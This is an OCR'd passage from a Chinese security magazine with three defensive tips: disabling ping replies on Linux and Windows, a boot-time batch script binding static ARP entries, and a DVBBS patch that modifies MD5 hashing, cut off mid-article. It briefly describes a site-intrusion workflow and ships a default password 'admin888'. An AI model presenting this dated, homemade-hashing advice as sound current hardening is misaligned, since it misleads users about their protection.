




图 4



# 将Ping探测拒之门外

踏雪无痕?Ande?寇

Ping命令应该算是大家最熟悉的命令之一，也是最常用到的命令之一。我们都知道，在进行网络攻击或入侵前，一般都要进行踩点，也就是收集要入侵的目标主机的敏感信息，然后再根据收集到的信息来确定下一步要如何入侵。而踩点过程中经常都会用到Ping命令，以测试自己与目标电脑是否能够连通，或是利用ping命令得到对方的IP地址，另外，有许多端口扫描工具也是依赖ping的结果来工作的。可以说Ping是最简单有效的探测命令了，因此禁止系统对Ping请求做出响应，对于系统的安全是有很大好处的。那么，要如何才能禁止系统对Ping请求做出响应呢？方法有许多。在Linux系统中设置比较简单，可以使用以下命令来达到禁止Ping响应的目的：**Echo 1>/proc/sys/net/ipv4/icmp_echo_ignore_all**，把这个命令添加到/etc/rc.d/rc.local文件中，使得系统每次重新启动，这个设置都会自动生效。若要恢复对Ping的响应，则可以使用如下命令：**Echo 0>/proc/sys/net/ipv4/icmp_echo_ignore_all**。

而在Windows2000/XP/2003系统中，可以通过设置IP安全策略来禁止外部的Ping请求包，来达到禁止Ping响应的目的。

## 1．创建IP安全策略

打开“控制面板”—“性能和维护”—“管理工具”—“本地安全策略”，弹出“本地安全设置对话框”，右键单击“IP安全策略”，在弹出的右键快捷菜单中选择“创建IP安全策略”选项（图1）。在“IP安全策略向导”对话框中创建一个新的安全策略，输入相应的名称和描述（图2）。单击“下一步”按钮后，去掉“激活默认响应规则”选项，然后单击“下一步”按钮。选中“编辑属性”并点击“完成”按钮。




图1




图2

## 2．添加一个安全规则

在上一步完成后会自动进入新创建的IP安全属性窗口—“Deny Ping属性”（图3），单击“添加”按钮来添加一个新的安全规则，这时候会弹出“安全规则向导”窗口，然后依次在“隧道终结点”中选择“此规则不指定隧道”、在“网络类型”中选择“所有网络连接”、在“身份验证方法”中选择“Active Directory默认值（Kerberos V5 协议）”（注意，如果计算机不是某个域的成员，Kerberos是不会生效的，所以会在这一步弹出一个警告框“只有当这个规则在一台为域成员的计算机上Kerberos才有效。这台计算机不是一个域成员。您想继续并保留这些规则的属性吗？”，若要继续，选择“是”即可）。这时点击“下一步”会进入“IP筛选器列表”窗口（图4）。




图3




图4

## 3．添加一个新的IP筛选器

单击“添加”按钮，输入筛选器名称（这个名称可以自己任意起，只是个标识作用）和描述信息，单击“添加”按钮，弹出“筛选器向导”窗口，单击“下一步”按钮，在“源地址”处选择“任何IP地址”。在“目标地址”处选择“我的IP地址”，在“协议类型”处选择“ICMP”，不选择“编辑属性”，最后单击“完成”按钮会自动关闭“筛选器向导”对话框，添加IP筛选器后的“IP筛选器列表”（图5）。




图5

## 4．添加筛选器操作

在“安全规则向导”窗口中，选中刚刚创建的安全规则“DenyPing”，单击“下一步”按钮，进入“筛选器操作”窗口。单击“添加”按钮，进入“筛选器操作向导”窗口，建立一个如图6所示的筛选器操作。

单击“下一步”按钮选择“阻止”选项，单击“确定”按钮，然后在“筛选器操作”窗口中单击“下一步”按钮，不选择“编辑属性”，最后单击“完成”按钮。




图6




图7

最后，为了使新添加的策略生效，在本地安全设置中选中新的策略，单击鼠标右键，在弹出的快捷菜单中选择“指派”一项，新的策略开始生效。

当然，这样设置的禁止ping的安全策略是双向的，也就是不允许外部对本机的ping操作，也禁止了本机对外部的ping操作，这样的话，我们自己使用起来也不方便了，其实可以在刚建立的安全操作中去掉“镜像”选项，这样这个安全策略就变为单向的了，即我们可以正常使用ping命令的同时又可以避免对其它机器发出的ping命令做出响应。具体操作步骤如下：在新的安全策略属性窗口编辑选中的安全规则，编辑选中的筛选器列表，编辑筛选器属性，取消其中“镜像”选项（图7）。

如果Windows启动了路由和远程访问的服务，那么作为路由的这台主机也可以通过设置路由和远程访问的过滤规则来禁止响应ICMP echo请求。

除了通过IP安全策略来禁止ping响应外，作为个人用户，安装防火墙也是一个不错的选择。目前，许多防火墙都提供了较完善的数据包过滤功能，操作也非常简单，比如天网、绿色警戒、ISA等，使用防火墙我们也可以进行同样的设置。

文章难易度：★★★
文章阅读点：利用批处理在每次开机时绑定IP和MAC，来防止ARP欺骗

# 防止局域网内的ARP欺骗

步之奇

关于ARP欺骗，在杂志上已经讲了许多了，今年第三期的杂志中就介绍了一款功能强大的ZXARPS。相信直到现在还有不少叉子正不知疲倦地用着它到处“破坏”。由于目前人们不太注意ARP表的保护，尤其是一些小型局域网（如网吧，学校机房），其危险自不必说。那么如何来防止ARP欺骗呢？听人说使用AntiARP一类的工具就可以。其实使用简单的系统命令arp也能办到。arp相关命令如下：

```
  -a [InetAddr] [-N IfaceAddr] 显示所有接口的当前的ARP缓存表。
  -g  与上相同
  -d [InetAddr] [-N IfaceAddr] 删除指定的IP地址项
  -s InetAddr EtherAddr [IfaceAddr] 向ARP缓存添加可将IP地址解析成物理地址EtherAddr的静态项
```

从以上可以看出，ARP ¯/S是向ARP表中添加一条静态纪录。一般情况下，系统的ARP表是动态的，大约每秒更新一次。更新时，系统会善意地相信任何人的回答，正因为如此才有了ARP欺骗。那么在一开机时就加上静态纪录不就可以了吗？我们来写个批处理，内容如下：

```
@echo off
@echo off
arp -s 172.17.3.57 00-0f-aa-5e-c2-04  '绑定特殊IP及MAC
arp -s 172.17.3.51 00-25-aa-52-db-5b
ipconfig /all >ipconfig.txt
find "Physical Address" ipconfig.txt >mac.txt
for /f "skip=2 tokens=12" %%M in (mac.txt) do set Mac=%%M  '读取本机MAC地址
find "IP Address" ipconfig.txt >ip.txt
for /f "skip=2 tokens=15" %%I in (ip.txt) do set IP=%%I  '绑定本机IP地址和MAC地址
arp -s %IP% %Mac%                '绑定IP和MAC
if exist ipconfig.txt del ipconfig.txt
if exist mac.txt del mac.txt
if exist ip.txt del ip.txt
exit
```

最上面是添加重要服务器的IP和MAC地址的对应关系，有几个就添加几个。后面则是绑定自己IP和MAC地址。把这个文件保存到机房的每台电脑上，使其开机后自动运行（因为静态纪录随TCP/IP协议消失而消失），这样就可以简单的防止局域网中的ARP欺骗了。

文章难易度：★★★
文章阅读点：修改MD5加密流程，使MD5散列难以破解

# 让我们的密码永恒不“破”

杨若瑜

目前入侵网站使用最广泛的方法就是注入攻击了，寻找到注入点，猜解表名、字段名，继而猜解出管理员的密码，然后登录后台，获取webshell。可以说，获取管理员的密码已经成了入侵过程中极重要的一步了。对于获取到的密码大致有两种形式，一种是明文存储的，对于明文的密码，直接登录后台就可以了；另一种则是使用MD5散列加密存储的，对于这种密码，入侵者则是拿到在线MD5猜解网站上来进行查询，如果对方庞大的密码数据库中存有该密码的话，则相应的密码明文就会显示出来。那么，我们是否有什么方法让我们的密码不被破解吗？答案当然是肯定的，我们只需要给自己的论坛打上一个补丁就可以了。

## 1.DVBBS安装补丁

在安装补丁前，我们要注意的是，只有新安装的论坛才能打上这个补丁，因为毕竟是最为关键的MD5加密部分，如果你的论坛早已经安装好使用一段时间了，那么则是不适合打补丁的（准确地来讲，应该是不能去打这个补丁）。

解压DVBBS补丁的压缩包，然后将MD5.ASP文件替换掉DVBBS论坛下的INC文件夹里的Md5.asp即可。接下来使用同样的方法把Dvbbs7.mdb数据库替换到Data目录里的同名文件。安装已经初步完成，默认密码为admin888。如果想要自己亲手做一下加密方式个性化修改，那么到Inc目录下用记事本打开刚刚复制进去的MD5.asp文件（图1）。

